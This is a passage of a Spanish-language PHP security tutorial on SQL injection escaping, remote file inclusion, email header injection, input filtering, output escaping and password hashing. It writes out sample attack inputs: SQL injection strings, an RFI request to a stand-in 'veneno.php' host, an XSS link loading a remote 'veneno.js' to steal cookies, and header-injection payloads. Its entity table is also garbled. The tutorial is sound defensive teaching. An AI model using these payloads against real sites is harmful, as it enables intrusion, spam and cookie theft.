- **Escapar caracteres especiales**. La función *mysqli_real_escape_string*, o *mysqli::escape_string* y *mysqli::real_escape_string* en su versión OOP, coge el string que va a ser pasado a la sentencia y lo devuelve con los **posibles ataques SQL injection eliminados**. Ejemplo usando su versión OOP:

```
$mysqli = new mysqli("localhost", "usuario", "contraseña", "database");

$usuario = "' OR 1'";
$usuario = $mysqli->escape_string($usuario);

$query1 = "SELECT * FROM user WHERE name = '$usuario'";
echo "SQL injection escapado: <br />" . $query1 . "<br />";

$usuario2 = "'; DELETE FROM customers WHERE 1 or username = '";
$usuario2 = $mysqli->real_escape_string($usuario2);

$query2 = "SELECT * FROM user WHERE name = '$usuario2'";
echo "SQL injection escapado: <br/>" . $query2;
```

El resultado lo devuelve con las **comillas simples ' escapadas**.

- **Función addslashes()**. Esta es una solución que **ya no se utiliza** pues es bastante vulnerable. Lo que hace la función *addslashes()* es **escapar el string mediante barras**. Los strings escapados son ', ", \ y el byte **null**. Si por ejemplo insertas una barra \ en medio de un carácter múltiple en concreto, la barra pierde su valor ya que es parte de ese carácter múltiple, pudiéndose insertar una comilla después. Aquí hay una explicación más detallada.

La mejor opción es usar ***prepared statements*** y ***parameterized queries***. De todas formas siempre es mejor combinar este tipo de precauciones con otras como data validation, indicando expresamente el tipo de variable que se espera (*integer*, por ejemplo).

7. Ataques Code Injection

Indice de contenido

1. Introducción
2. Mostrar el código al público
3. Ataques RFI Remote File Inclusion
4. Inyección por expresiones regulares
5. Funciones vulnerables a Code Injection

1. Introducción

El ***Code Injection*** es un tipo de ataque que permite al atacante **inyectar código fuente en la aplicación** de forma que es interpretado y ejecutado. Esto no incluye aquellos ataques en los que la víctima es un usuario de la aplicación, que son los ataques CSRF.

El **código fuente** se puede insertar directamente desde un ***input***, o la aplicación web puede ser manipulada para que lo cargue desde el **sistema de archivos local** o desde una **fuente externa** como una **URL**. Cuando la inyección se produce por la inclusión de un archivo externo se le denomina **Remote File Inclusion**, **RFI**, y su objetivo suele ser el de **inyectar código**.

Las principales causas por las que se pueden realizar este tipo de ataques son por un **fallo de validación de un input**, la inclusión de un **input no fiable** en cualquier contexto donde puede ser **evaluado como código PHP**, no asegurar correctamente los **repositorios del código fuente**, no tener precaución suficiente cuando se descargan **librerías externas**, o **configuraciones mal hechas del servidor** que permiten incluir archivos que no son PHP pero que se analizan como PHP en el servidor.

2. Mostrar el código al público

Normalmente las páginas que acaban en ***.php*** serán **reenviadas a PHP desde Apache**, y por lo tanto el código será invisible para los usuarios. El hecho de que el código está escondido es una de las cosas que caracterizan a los **lenguajes del lado del servidor** como **PHP**. Pero el **módulo de PHP** o **Apache** pueden

fallar por una **mala configuración** y el **código podría ser mostrado al público**. En ocasiones depende de cómo está diseñada la **estructura de directorios**. Lo ideal es que los archivos a los que accede el usuario estén separados de los del núcleo de la aplicación:

```
/aplicacion
  /controladores
  /modelos
  /vistas
/libreria
/public_html
  index.php
  /media
    /imagenes
    /js
    /css
```

3. Ataques RFI Remote File Inclusion

Algunos **ataques RFI** se producen por el uso de ***include*** o ***require***. Si se pasan datos sin sanitizar a estas funciones, un atacante puede **ejecutar código externo en el servidor**. Suponemos el siguiente código:

```php
$pagina = isset($_GET['pagina']) ? $_GET['pagina'] : 'home';

require $pagina . '.php';
```

Es un **controlador** muy básico que requerirá el archivo proporcionado por el elemento ***$_GET['pagina']*** (en caso de que esté definido).

Imaginemos que existe el archivo *http://ejemplo.com/veneno.php*, y nuestro script se encuentra en *http://misitio.com/index.php*. El atacante puede hacer este request: *http://misitio.com/index.php?pagina=http://ejemplo.com/veneno.php*. Este archivo será ejecutado cuando sea requerido y escribirá un nuevo archivo en el servidor. El archivo puede contener código que permita ejecutar comandos en la terminal, así como otro tipo de acciones.

Otra cosa que el atacante podría hacer es establecer *$pagina* a *http://ejemplo.com/veneno.php?* de forma que cualquier cosa que le siga al interrogante sea parte de la ***query string*** y por tanto ignorada por el servidor en el que se está requiriendo el archivo.

Para prevenir esto se pueden utilizar las **directivas del *php.ini***:

- ***allow_url_fopen***, controla si los archivos externos deberían ser incluídos o no. Por defecto es **On**.
- ***allow_url_include***, controla si *include()*, *require()*, *include_once()* y *require_once()* deberían incluir archivos externos. Por defecto es **Off**. Si *allow_url_fopen* es off, esta será ignorada (off también).

Existen **alternativas para evitar ataques RFI desde Apache**, como esta.

4. Inyección por expresiones regulares

La función **PCRE** *preg_replace* en PHP permite al modificador /e (PREG_REPLACE_EVAL) hacer que lo que reemplace se interprete como código PHP después de la sustitución. Cualquier ***input*** que se interprete con esta función y el modificador /e podrá ser por tanto un **código PHP que será evaluado y ejecutado**. Una solución para evitar esta posible inyección es utilizando la función ***preg_replace_callback()*** en lugar de ***preg_replace()*** cuando se usa el **modificador /e**.

5. Funciones vulnerables a Code Injection

La función ***eval()*** permite **incluir strings como código PHP para ser evaluado**, es insegura y se ha de tratar de evitarla en lo máximo posible.

La función ***exec()*** ejecuta comandos de programas externos en PHP. Por ejemplo:

```
echo exec('whoami');
```

La función ***system()*** ejecuta un programa externo a PHP y muestra el ***output***, devolviendo la última línea del output del comando en caso de tener éxito. Acepta un **argumento por referencia opcional** donde iría el comando devuelvo.

Las **comillas de ejecución**, u **operadores de ejecución** (*back ticks*), son estas : ``, y permiten que PHP ejecute el código que está en su interior como si fuera un comando de la terminal. Equivale a utilizar la función ***shell_exec()***. Este operador se deshabilita cuando el modo seguro está activado o *shell_exec()* está desactivado. No tienen significado especial dentro de las comillas dobles.

Para evitar que este tipo de funciones puedan manipularse y afectar de forma inesperada al sistema, conviene utilizar las funciones ***escapeshellarg()***, que escapa un ***string*** para que se pueda usar de forma más segura como comando, o ***escapeshellcmd()***, que escapa **metacaracteres** de un ***string*** por la misma razón.

También conviene trabajar lo menos posible con los **directorios completos**, usando la función ***basename()***, que devuelve el último componente de una ruta, por ejemplo:

```
$directorio = "/home/carpeta/hola.php";
echo basename($directorio); // Devuelve: hola.php
```

Si tienes alguna **duda o problema con los araques RFI en PHP**, puedes comentar esta entrada.

8. Ataques Email Injection

Los **ataques Email Injection** se producen por la misma causa por la que se producen los ataques SQL Injection: embeber código de otro **lenguaje de programación**. Cuando la aplicación tiene algún formulario cuyo resultado es **enviar un email**, el atacante puede manipular el **formato MIME** e introducir código adicional para modificar el comportamiento, pudiendo cambiar emisores, receptores, contenidos, etc. El formato MIME utiliza un salto de línea para delimitar la información en un mensaje, y el mensaje raw determina su destinación, por lo que añadiendo saltos de línea a los datos del formulario puede hacer que se envíen miles de emails, que es lo que haría un **spammer**.

El **ataque Email Injection en PHP** es un tipo de ataque que va directo a la **función de email de PHP**. Permite al atacante inyectar contenido extra en cualquiera de los campos como BCC, CC, Asunto, etc, y **enviar miles de emails desde el servidor de la víctima**. También se le llama **mail form spamming**. Esta vulnerabilidad no está limitada a PHP, afecta a **cualquier lenguaje que acepte formularios de usuarios para enviar emails**.

La función mail() de PHP es la siguiente:

```
bool mail (string $to, string $subject, string $message [, string $additional_headers [,
string $additional_parameters ]] )
```

Tiene 3 parámetros obligatorios y dos opcionales.

Vamos a ver un formulario de envío de mail con **código vulnerable**:

```
<form method="POST" action="<?=$_SERVER['PHP_SELF'];?>">
From: <input type="text" name="sender"> <br>
Subject : <input type="text" name="subject"> <br>
Message : <textarea name="message" rows="10" cols="60" lines="20"></textarea> <br>
Enviar : <input type="submit" name="send" value="Send">
</form>
<?php
   // Email de la persona que recibirá el email
   $to = "ejemplo@ejemplo.com";
   if(isset($_POST["send"])){
   $subject = $_POST['subject'];
   $message = $_POST['message'];
   $from = $_POST['sender'];
   // Enviar email :
   if (mail($to, $_POST['subject'], $_POST['message'], "From: $from\n")){
     echo "Tu email se ha enviado correctamente";
} else {
    echo "Ha ocurrido un error y no se ha podido enviar el email.";
   }
}
```

$from va como parámetro opcional en la función mail, pero cuando se envía un correo siempre ha de haber un From, puede establecerse también desde el php.ini. Si no está establecido en *mail()* o en php.ini dará error.

El **principal problema de cualquier ataque Injection** es confiar en los contenidos que el usuario va a introducir en el formulario, que hace que no se **validen** ni **filtren** correctamente. En el formulario anterior la función mail recibe los argumentos sin ningún tipo de validación previa: subject, message y from. Suponiendo que se rellena el formulario sin malas intenciones, la función podría recibir los siguientes argumentos:

```
mail("ejemplo@ejemplo.com", "Esto es un saludo", "Hola que tal, ¿Como estas?", "From: am
igo@otraweb.com");
```

Desde el punto de vista del atacante, existen un gran **número de campos adicionales que se pueden inyectar en el header del email**. Se puede obtener más información sobre ello en el RFC 822. Por ejemplo puede añadir más CC que permite al atacante añadir más receptores, para ello tiene que añadir una nueva línea que separa cada campo (en los siguientes ejemplos el salto de línea es en formato hexadecimal 0x0A).

Inyectar más de un email como destinatarios:

```
From:amigo@otraweb.com%0ACc:otro@dominio.com,%0ABcc:otromas@otrodominio.com
```

Inyectar un argumento **to**: (el mensaje se enviará tanto al receptor original como al email del atacante)

```
From:amigo@otraweb.com%0ATo:atacante@example.com
```

Inyectar un **subject**: (se añadirá al subject original)

```
From:amigo@otraweb.com%0ASubject:esto%20es%20un%20ejemplo
```

Cambiar el cuerpo del mensaje:

```
From:amigo@otraweb.com%0A%0Aesto%20es%20otro%20ejemplo
```

Como evitar un ataque Email Injection

- Utilizar algún mecanismo para **validar los datos**. Por ejemplo para validar que es un email correcto, se puede emplear la función filter_var():

  `filter_var($email, FILTER_VALIDATE_EMAIL)`

- Utilizar **expresiones regulares para filtrar los datos**. Por ejemplo se puede buscar **\r** o **\n** en el string de entrada.
- Utilizar componentes externos o **librerías para el envío de emails** que incluyen ya protección por defecto, como SwiftMailer. Esta sería la opción más cómoda y segura. Además suelen tener multitud de opciones preconfiguradas para exprimir al máximo las posibilidades del envío de emails.
- Utilizar algún **firewall** externo a nivel de servidor, como ModSecurity, que trabaja directamente sobre POST y GET.
- No permitir open relays en el servidor.
- Abrir el puerto **SMTP** sólo si es necesario.
- También se puede emplear alguna estrategia Tarpit, que haga que **hacer spam desde el servidor** resulte incómodo, ya que **retrasa las comunicaciones por email**.

9. Filtrado de datos de entrada

Indice de contenido

1. Validación con expresiones regulares
2. Especificar la codificación de caracteres
3. La extensión de filtrado de PHP

1. Validación con expresiones regulares

En cualquier formulario de cualquier aplicación **siempre** hay que validar los datos que introducen los usuarios. Una validación simple puede consistir en asegurarse de que se rellena un campo, se puede hacer fácilmente con *empty()*:

```
<form action="index.php" method="post">
Nombre: <input type="text" name="nombre"><br>
Email: <input type="text" name="email"><br>
Enviar <input type="submit" name="enviar">
</form>
<?php
if(isset($_POST['enviar'])) {
    if(empty($_POST["nombre"])){
        echo "El nombre es requerido";
    } else {
    $nombre = $_POST["nombre"];
}
    // Más código...
}
```

Si el nombre no se rellena, el formulario devolverá "El nombre es requerido".

Para **validar campos de una forma más precisa** (y compleja) se utilizan expresiones regulares. Para ello PHP dispone de la función ***preg_match()*** que exige dos parámetros obligatorios, la **expresión regular** y el **string que tiene que comprobar**. El siguiente es un ejemplo que asegura que el nombre son sólo sean letras y el email tenga un formato adecuado de emails (empleando el mismo formulario html anterior):

```php
<?php
$errores = array();
if(isset($_POST['enviar'])) {
    // Requerimos el nombre:
    if (empty($_POST["nombre"])) {
        $errores[] = "El nombre es requerido <br>";
    } else {
        $nombre = $_POST["nombre"];
        // Queremos que el nombre de usuario sólo tenga letras
        if (!preg_match("/^[a-zA-Z]+/", $nombre)) {
            $errores[] = "Sólo se permiten letras como nombre de usuario <br>";
        }
    }
    // Requerimos el email también:
    if (empty($_POST["email"])) {
        $errores[] = "El email es requerido <br>";
    } else {
        $email = $_POST['email'];
        // Queremos que el email tenga un formato adecuado
        if (!preg_match("/([\w\-]+\@[\w\-]+\.[\w\-]+)/", $email)) {
            $errores[] = "Formato de email incorrecto";
        }
    }
    if(empty($errores)) {
        echo "Nombre: $nombre <br>";
        echo "Email: $email <br>";
    } else {
        var_dump($errores);
    }
}
```

Con las **expresiones regulares** se consigue un nivel de precisión muy alto. De todas formas, PHP tiene una extensión de filtrado con la que se pueden realizar filtros más rápidos para la **validación y saneamiento de los datos**. Si es posible evitar el uso de la expresión regular sin afectar al nivel de validez de los datos, mejor.

2. Especificar la codificación de caracteres

El **data sanitization** o la **sanitización de datos** consiste en modificar los ***inputs* de entrada** de forma que se eliminen algunos caracteres indeseables y se normalicen los datos para emplearlos o guardarlos de forma segura. Si por ejemplo tenemos un sistema de búsqueda en el que mostramos lo que se ha buscado al mostrar los resultados:

```php
if(isset($_GET['query'])){
    echo '<p>Los resultados de tu búsqueda ', htmlspecialchars($_GET['query'], ENT_QUOTE
S), ' son: </p>'; // Código para mostrar los resultados de búsqueda }
```

Con la función *htmlspecialchars()* reducimos el riesgo, pero siguen siendo posibles los **ataques XSS**. Con **ENT_QUOTES** se consigue que todas las **comillas simples ' y dobles " se filtren**, pero se pueden realizar **ataques sin utilizar comillas**. Tenemos que asegurarnos de utilizar la misma **codificación de caracteres** en la que se define el documento HTML para reducir más los riesgos:

```
// Definimos la cofificación en el HTTP header:
header('Content-Type: text/html; charset=UTF-8');
// Definimos la codificación empleada al convertir caracteres:
echo htmlspecialchars($_GET['query'], ENT_QUOTES, 'UTF-8');
```

3. La extensión de filtrado de PHP

La **extensión de filtrado de PHP** permite **validar** o **sanitizar** los datos, especialmente cuando vienen de fuentes externas (como usuarios). La extensión se divide entre **filtros de validación**, para comprobar que los datos cumplen ciertos requisitos, y en **filtros de saneamiento**, que limpiará los datos de forma que se eliminen los caracteres no deseados.

Las **banderas** u **opciones de filtrado** sirven para modificar el comportamiento en el saneamiento o la validación según las necesidades. Por ejemplo, si se pasa **FILTER_FLAG_PATH_REQUIRED** en una url, se exige que se precise una ruta concreta: */seccion* en *http://www.ejemplo.com/seccion*.

Funciones de filtrado

- **filter_list**

```
array filter_list (void)
```

Devuelve un ***array*** con todos los **filtros** soportados.

- **filter_var**

```
mixed filter_var (mixed $variable [, int $filter = FILTER_DEFAULT [, mixed $options ]] )
```

Filtra una variable *$variable* con el filtro indicado en *$filter*. El filtro por defecto **FILTER_DEFAULT** equivale a **FILTER_UNSAFE_RAW**, y no filtra realmente nada.

```
// EJEMPLO 1
$var = filter_var('hola', FILTER_VALIDATE_BOOLEAN); // Valor: FALSE
// EJEMPLO 2
$opciones = array(
    'options' => array(
        'default' => 3, // Valor a devolver si falla el filtro
        'min_range' => 0
    ),
    'flags' => FILTER_FLAG_ALLOW_OCTAL,
);
$var = filter_var('12345', FILTER_VALIDATE_INT, $opciones); // Valor: 12345
```

Si se quiere **validar el integer 0** con **FILTER_VALIDATE_INT** devuelve que "Integer is not valid". Para solucionar esto:

```
$int = 0;
if (filter_var($int, FILTER_VALIDATE_INT) === 0 || !filter_var($int, FILTER_VALIDATE_INT
) === false) {
    echo("El integer es válido");
} else {
    echo("El integer NO es válido");
}
```

Para asegurarnos de que **un string es un email**, con la **extensión de filtrado de PHP** podemos **sanitizar y validar un email**:

```php
$email = "nombre@ejemplo.com";
// Primero eliminamos cualquier carácter que pueda dar problemas
$email = filter_var($email, FILTER_SANITIZE_EMAIL);
// Luego validamos el email
if (!filter_var($email, FILTER_VALIDATE_EMAIL) === false) {
    echo("$email es una dirección de email válida");
} else {
    echo("$email NO es una dirección de email válida");
}
```

También podemos **sanitizar y validar una URL**:

```php
$url = "http://www.google.com";
// Eliminar cualquier carácter que pueda dar problemas
$url = filter_var($url, FILTER_SANITIZE_URL);
// Luego validamos la URL
if (!filter_var($url, FILTER_VALIDATE_URL) === false) {
    echo("$url es una URL válida");
} else {
    echo("$url no es una URL válida");
}
```

- **filter_var_array**

```
mixed filter_var_array (array $data [, mixed $definition [, bool $add_empty = true ]] )
```

Devuelve los datos del array *$data* y opcionalmente los filtra. *$definition* puede ser otro *array* que define **filtros específicos** para cada uno de los elementos de *$data*, o simplemente una constante de filtro como FILTER_VALIDATE_URL, por ejemplo.

```php
$inputs = ["<a>perro</a>", "gato"];
$animales = filter_var_array($inputs, FILTER_SANITIZE_STRING);
var_dump($inputs);
/*
 Devuelve
array (size=2)
  0 => string '<a>perro</a>' (length=38)
  1 => string 'gato' (length=4)
 */
var_dump($animales);
/*
 Devuelve
array (size=2)
  0 => string 'perro' (length=5)
  1 => string 'gato' (length=4)
 */
```

- **filter_input**

```
mixed filter_input (int $type, string $variable_name [, int $filter = FILTER_DEFAULT [, m
ixed $options ]] )
```

Toma una **variable externa** de un determinado tipo y opcionalmente la **filtra**. Estas variables pueden venir de $_GET, $_POST, $_COOKIE, $_SERVER, $_ENV, por lo que type deberá ser uno de los siguientes

valores: INPUT_GET, INPUT_POST, INPUT_COOKIE, INPUT_SERVER o INPUT_ENV. Los filtros y opciones funcionan de la misma forma que en las funciones anteriores.

```
$busqueda = filter_input(INPUT_GET, 'buscar', FILTER_SANITIZE_SPECIAL_CHARS);
$url = filter_input(INPUT_GET, 'buscar', FILTER_SANITIZE_ENCODED);
echo "Has buscado $busqueda.\n";
echo "Buscar otra vez";
// Ejemplo con "5f F$ "·$ %!"
// Busqueda: 5f F$ "·$ %!
// URL: 5f%20F%24%20"·%24%20%25%21
```

- **filter_input_array**

```
mixed filter_input_array (int $type [, mixed $definition [, bool $add_empty = true ]] )
```

Obtiene **variables externas** de un determinado tipo (GET, POST...) y opcionalmente las filtra. Es igual que ***filter_input*** pero permite facilitar un *array $definition* para filtrar todos los valores de un array externo de vez.

```
<form action="index.php" method="post">
    Nombre de usuario: <input type="text" name="usuario"><br>
    Email: <input type="text" name="email"><br>
    Enviar <input type="submit" name="enviar">
</form>
<?php
if(isset($_POST['enviar'])) {
$usuario = filter_input_array(INPUT_POST, FILTER_SANITIZE_ENCODED);
var_dump($usuario);
}
/* Si pasamos:
  usuario = diego<a href>
  email = diego@ejemplo.com'$"
  Devuelve:
array (size=3)
  'usuario' => string 'diego%3Ca%20href%3E' (length=19)
  'email' => string 'diego%40ejemplo.com%27%24%22' (length=28)
  'enviar' => string 'Submit' (length=6)
*/
```

- **filter_has_var**

```
bool filter_has_var ( int $type, string $variable_name)
```

Comprueba si existe una variable en un tipo concreto (GET, POST, COOKIE...)

```
$_GET['hey'] = "hola";
echo filter_has_var(INPUT_GET, 'hey') ? 'Si' : 'No';
// No devolverá 'Sí' a no ser que accedas desde URL con
// el parámetro hey y el valor hola:
// http://ejemplo.com/index.php?hey=hola
```

Constantes de filtrado

Las constantes de filtrado son:

Constante	Validación
FILTER_VALIDATE_BOOLEAN	Valida un booleano
FILTER_VALIDATE_EMAIL	Valida una dirección de email
FILTER_VALIDATE_FLOAT	Valida un float
FILTER_VALIDATE_INT	Valida un integer
FILTER_VALIDATE_IP	Valida una dirección IP
FILTER_VALIDATE_REGEXP	Valida una expresión regular
FILTER_VALIDATE_URL	Valida una URL
FILTER_SANITIZE_EMAIL	Elimina caracteres peligrosos de una dirección de email
FILTER_SANITIZE_ENCODED	Elimina caracteres especiales
FILTER_SANITIZE_MAGIC_QUOTES	Hace lo mismo que la función addslashes()
FILTER_SANITIZE_NUMBER_FLOAT	Elimina todo menos dígitos, +, - y opcionalmente .,eE
FILTER_SANITIZE_NUMBER_INT	Elimina todo menos dígitos
FILTER_SANITIZE_SPECIAL_CHARS	Elimina caracteres especiales
FILTER_SANITIZE_STRING	Elimina etiquetas y caracteres especiales de un string
FILTER_SANITIZE_STRIPPED	Alias de FILTER_SANITIZE_STRING
FILTER_SANITIZE_URL	Elimina caracteres peligrosos de una URL
FILTER_UNSAFE_RAW	No hace nada, igual que FILTER_DEFAULT
FILTER_CALLBACK	Llama a una función callback definida por el usuario

10. Escape de datos de salida

Indice de contenido

1. Introducción
2. Ejemplo de script vulnerable
3. Escape básico de HTML
4. Otras formas de escapar output

1. Introducción

La mayoría de aplicaciones producen ***output*** de algún tipo, ya sea en formato **HTML**, un archivo **XML** o un **JSON** feed, y para cualquier formato de output los datos de salida han de ser escapados.

Para entender el output escaping es necesario saber cómo funciona **HTML**, **HiperText Markup Languaje**. Un archivo HTML contiene **contenido** y **comandos**, ya que es un **lenguaje de marcado**. Los **comandos** marcan las **secciones del contenido** (cabeceras, scripts, negritas...) o insertan caracteres especiales, imágenes o scripts. Para separar el contenido y los comandos, HTML reserva los caracteres <, > y &. Las etiquetas HTML están envueltas con los caracteres < y >, por lo que no se pueden usar para nada más.

Si quieres usar cualquiera de esos caracteres reservados, se han de emplear **entidades HTML**, que son **comandos que insertan caracteres especiales**:

Carácter	Nombre de entidad	Código de entidad
<	Less Than	<
>	Greater Than	>
&	Ampersand	&

"	Double Quote	$quot;

Existen alrededor de 250 caracteres reservados, pero si se utiliza una codificación UTF-8, estos serán los únicos que realmente se van a necesitar. Si se quiere insertar en HTML cualquiera de los caracteres anteriores desde PHP, habrá que convertirlos en entidades HTML para evitar que haya errores. Los ataques que se pueden hacer a raíz de caracteres no escapados se denominan ataques XSS Cross-Site Scripting.

2. Ejemplo de script vulnerable

Este es un ejemplo de un script muy vulnerable:

```
$nombre = $_GET['nombre'];
echo "hola $nombre";
```

Dos razones básicas: el ***input*** no está **filtrado** y el ***input*** no se ha **escapado**. Esto deriva en la posibilidad de que alguien pueda insertar un script en la URL y enviarla a alguien: *http://example.com/tuscript.php?nombre=<script src="http://veneno.com/veneno.js"></script>*. Si alguien hace click en el enlace el script remoto arranca desde tu página en el navegador del visitante. El script puede robar cookies, usar la cuenta del usuario (esto se denominaría ataque CSRF), etc.

3. Escape básico de HTML

Lo primero que hay que hacer siempre es filtrar el input. En el script anterior, el nombre no necesita ninguna etiqueta HTML, por lo que puede emplearse el filtro **FILTER_SANITIZE_STRING**, que **eliminará cualquier etiqueta HTML y PHP**. La segunda acción a realizar es **escapar el *output*** con ***htmlspecialchars()***:

```
$nombre = filter_input(INPUT_GET, 'nombre', FILTER_SANITIZE_STRING);
echo "hola " . htmlspecialchars($nombre, ENT_QUOTES, 'UTF-8');
```

La función *htmlentities()* protege de un mayor número de caracteres, pero si se usa HTML o XML con una codificación UTF-8 no es necesario emplear esta función. Por ello, el HTML siempre ha de ser UTF-8 y en la función *htmlspecialchars()* se ha de especificar esto también como tercer argumento. ***htmlspecialchars()*** traduce los siguientes caracteres: &, < y >, y opcionalmente " y '.

- **htmlspecialchars**

```
string htmlspecialchars ( string $string [, int $flags = ENT_COMPAT | ENT_HTML401 [, string $encoding = ini_get("default_charset") [, bool $double_encode = true ]]] )
```

El segundo argumento es una **bandera** que permite especificar las necesidades de conversión. En este caso se ha indicado **ENT_QUOTES**, que convertirá tanto las **comillas simples '** como las **comillas dobles "**. Pueden verse todas las banderás aquí.

Es posible poder **escapar las variables cuando se cargan**, es decir:

```
$nombre = htmlspecialchars(filter_input(INPUT_GET, 'nombre'), ENT_QUOTES, 'UTF-8');
```

Pero es una **forma incorrecta de hacerlo**. Hay que escapar cuando se va a **mostrar el contenido**, nunca antes. Si después se quiere **exportar el contenido a CSV** por ejemplo, necesita un tipo de escape diferente, y mostraría cosas como **<** en las celdas de las tablas.

La **función *strip_tags*** permite **eliminar etiquetas HTML y PHP de un string**:

- **strip_tags**

```
string strip_tags ( string $str [, string $allowable_tags ] )
```

Lo que hace esta función es devolver un string con las **etiquetas HTML** y **PHP** y los **bytes null** eliminados. Se pueden añadir etiquetas que se quieren permitir y no eliminar:

```
$texto = '<p>Esto es un texto</p><br />
<strong>Yo soy negrita</strong><br />
<!-- Comentario -->
<a href="#fragmento">Un enlace</a>';
echo strip_tags($texto, '<strong><br>');
/*
Devuelve:
Esto es un texto
Yo soy negrita // (en negrita)
Un enlace
*/
```

4. Escapar otros formatos desde PHP

- **XML**, con **librerías XML**, como **SimpleXML**. Escapar dos veces no es conveniente (aunque sería mejor que no escapar nada).
- **Javascript**, PHP no tiene un método incorporado para escapar JS, pero se puede utilizar *json_encode()* (junto con *htmlspecialchars()* si se quiere mostrar en HTML).
- **SQL**, se puede escapar, pero es mejor utilizar parameterized queries.
- **Líneas de comandos**, mediante la función *escapeshellarg()*.
- **Mail**, lo mejor es usar una extensión tipo **SwiftMailer** para prevenir ataques Email Injection.

Para **mostrar HTML** existen **frameworks** que permiten reducir mucho trabajo a la hora de **escapar caracteres**, **herencia de plantillas**, un **código más limpio**... Una de las más potentes es Twig.

11. Encriptación y contraseñas

Desde el principio **PHP** ha sido un **lenguaje de programación para la construcción de sitios web**. Esa idea permanece en el núcleo del lenguaje, y por eso es tan popular para la **construcción de aplicaciones web**. Cuando se creó en los años 90, el término **aplicación web** no existía aún, por lo que la **protección de contraseñas para cuentas de usuarios** no era algo en lo que estuviera centrado.

Han pasado muchos años desde entonces y actualmente es impensable una aplicación web que no proteja las cuentas de los usuarios con **contraseñas**. Es fundamental para cualquier programador hacer que estas contraseñas tengan una **encriptación segura y eficiente**. **PHP 5.5** añadió una nueva librería llamada Hash de contraseñas para la **encriptación de contraseñas**, con funciones que facilitan la tarea y utilizan los últimos métodos más eficaces.

Indice de contenido

1. La importancia de los hashes seguros
2. Mejora de los antiguos métodos de encriptación
3. La librería Hash de contraseñas
4. Cambios entre los métodos de encriptación

1. La importancia de los hashes seguros

Siempre hay que guardar las contraseñas encriptadas mediante un **algoritmo de encriptación** como el **algoritmo hashing** para hacer imposible a alguien que acceda a una base de datos conseguir averiguar la contraseña. Esto no es sólo para proteger a los usuarios frente a algún atacante sino también frente a los propios empleados de la aplicación.

Mucha gente utiliza las mismas contraseñas para muchas **aplicaciones web**. Si alguien accede a la dirección de email y contraseña de un usuario, probablemente pueda hacerlo en muchas otras aplicaciones.

Los hashes no se crean iguales, se emplean algoritmos muy distintos para crear un hash. Los dos más usados en el pasado son **MD5** y **SHA-1**. Los ordenadores de hoy en día pueden **crackear** fácilmente estos **algoritmos**. Dependiendo de la **complejidad y longitud de la contraseña**, se puede crackear en menos de una hora con los dos algoritmos nombrados (los ratios son 3650 millones de cálculos por segundo con MD5 y 1360 millones por segundo con SHA-1).

Por eso es importante usar **algoritmos complejos**. Si el hash es más largo reduce el **riesgo de colisiones entre contraseñas** (dos frases generando el mismo hash), pero también conviene que la aplicación se tome el **tiempo necesario para generar el hash**. Esto es porque el usuario apenas notará un segundo o dos más de tiempo de carga al logearse, pero se consigue que crackearlo tome muchisimo más tiempo, en case de que sea posible.

También es necesario protegerse frente a las **Rainbow Tables**. Las Rainbow Tables, como a la **MD5** que puede verse en este enlace, son **tablas de búsqueda inversa para hashes**. El creador de las tablas precalcula los hashes MD5 para palabras comunes, frases, palabras modificadas y strings aleatorios. La **facilidad de crackear un algoritmo MD5** hace posible la existencia de este tipo de tablas.

Generar este tipo de tablas para un **algoritmo complejo** tarda mucho más, pero es posible también. Una medida apropiada es **añadir un salt al hash**. En este contexto, salt es cualquier frase que se añade a la contraseña antes de crear el hash. Usando un salt se gana mucho terreno frente a este tipo de tablas. Se debería **crear una Rainbow Table específica para tu aplicación** y averiguar cual es el salt en tu aplicación.

2. Mejora de los antiguos métodos de encriptación

Primero veamos la funciones básicas de hashing para PHP:

- **md5**

```
string md5 (string $str [, bool $raw_output = false ])
```

Calcula un hash con el algoritmo md5. Si se establece *$raw_output* como true se devolverá en raw binario con una longitud de 16. De normal devuelve un hash de 32 caracteres hexadecimal.

- **sha1**

```
string sha1 (string $str [, bool $raw_output = false ])
```

Calcula un hash con el algoritmo sha1. Si se establece *$raw_output* como true se devolverá en raw binario con una longitud de 20. De normal devuelve un hash de 40 caracteres hexadecimal.

- **hash**

```
string hash ( string $algo, string $data [, bool $raw_output = false ] )
```

La función toma primero el algoritmo que se desea emplear, *$algo*, y después el string que se desea encriptar, *$data*. El algoritmo puede ser **md5**, **sha128**, **sha256**...

Anteriormente, el siguiente código era un **ejemplo de una buena protección de contraseñas**:

```php
class Password {
    const SALT = 'EstoEsUnSalt';
    public static function hash($password) {
        return hash('sha512', self::SALT . $password);
    }
    public static function verify($password, $hash) {
        return ($hash == self::hash($password));
    }
}
// Crear la contraseña:
$hash = Password::hash('micontraseña');
// Comprobar la contraseña introducida
if (Password::verify('micontraseña', $hash)) {
    echo 'Contraseña correcta!\n';
} else {
    echo "Contraseña incorrecta!\n";
}
```

Durante mucho tiempo esto ha sido la mejor forma de protegerse, mejor que usar md5. Se usa un algoritmo mucho más complejo como el sha512, y fuerza a todas las contraseñas a usar un salt, pero tiene algunas carencias:

- **Se utiliza un salt, pero todas las contraseñas utilizan el mismo**, por lo que si alguien consigue averiguar una contraseña, o el acceso al código fuente donde puede mirar el hash, se puede hacer una Rainbow Table añadiendo el salt descubierto. La solución es crear un salt aleatorio para cada contraseña que se crea, y guardar el salt con la contraseña de forma que después se pueda recuperar.
- **Se utiliza sha512, un complejo algoritmo que viene con PHP**. Sin embargo también puede ser crackeado a un ratio de 46 millones de cálculos por segundo. Aunque es más lento de crackear que **md5** y **sha1**, todavía no es un nivel de seguridad estable. La solución es utilizar algoritmos que son todavía más complejos y emplearlos varias veces. Por ejemplo emplear un algoritmo **sha512** 10 veces consecutivamente reduciría el intento de hackeo considerablemente.

Las dos soluciones ya vienen por defecto con la librería Hash de contraseñas de PHP.

3. La librería Hash de contraseñas de PHP

La extensión Hash de contraseñas crea un password muy complejo, incluyendo la generación de salts aleatorios. En forma más simple se utiliza la función *password_hash()*, con la contraseña que quieres "hashear", y la extensión lo hace directamente. Es necesario facilitar también el algoritmo que se desea emplear. La mejor opción de momento es especificar **PASSWORD_DEFAULT** (se actualiza siempre que se añada un algoritmo nuevo más fuerte), aunque también es posible **PASSWORD_BCRYPT**.

- **password_hash**

```
string password_hash ( string $password , integer $algo [, array $options ] )
```

Es compatible con *crypt()* por lo que los hash de contraseñas creados con *crypt()* se pueden usar con *password_hash()*. Las opciones que se admiten son ***salt*** (para proporcionarlo manualmente, pero esta opción ya está obsoleta en PHP 7 por lo que no conviene usarla) y ***cost***, que denota el **coste del algoritmo** a usar (el valor predeterminado es 10).

```php
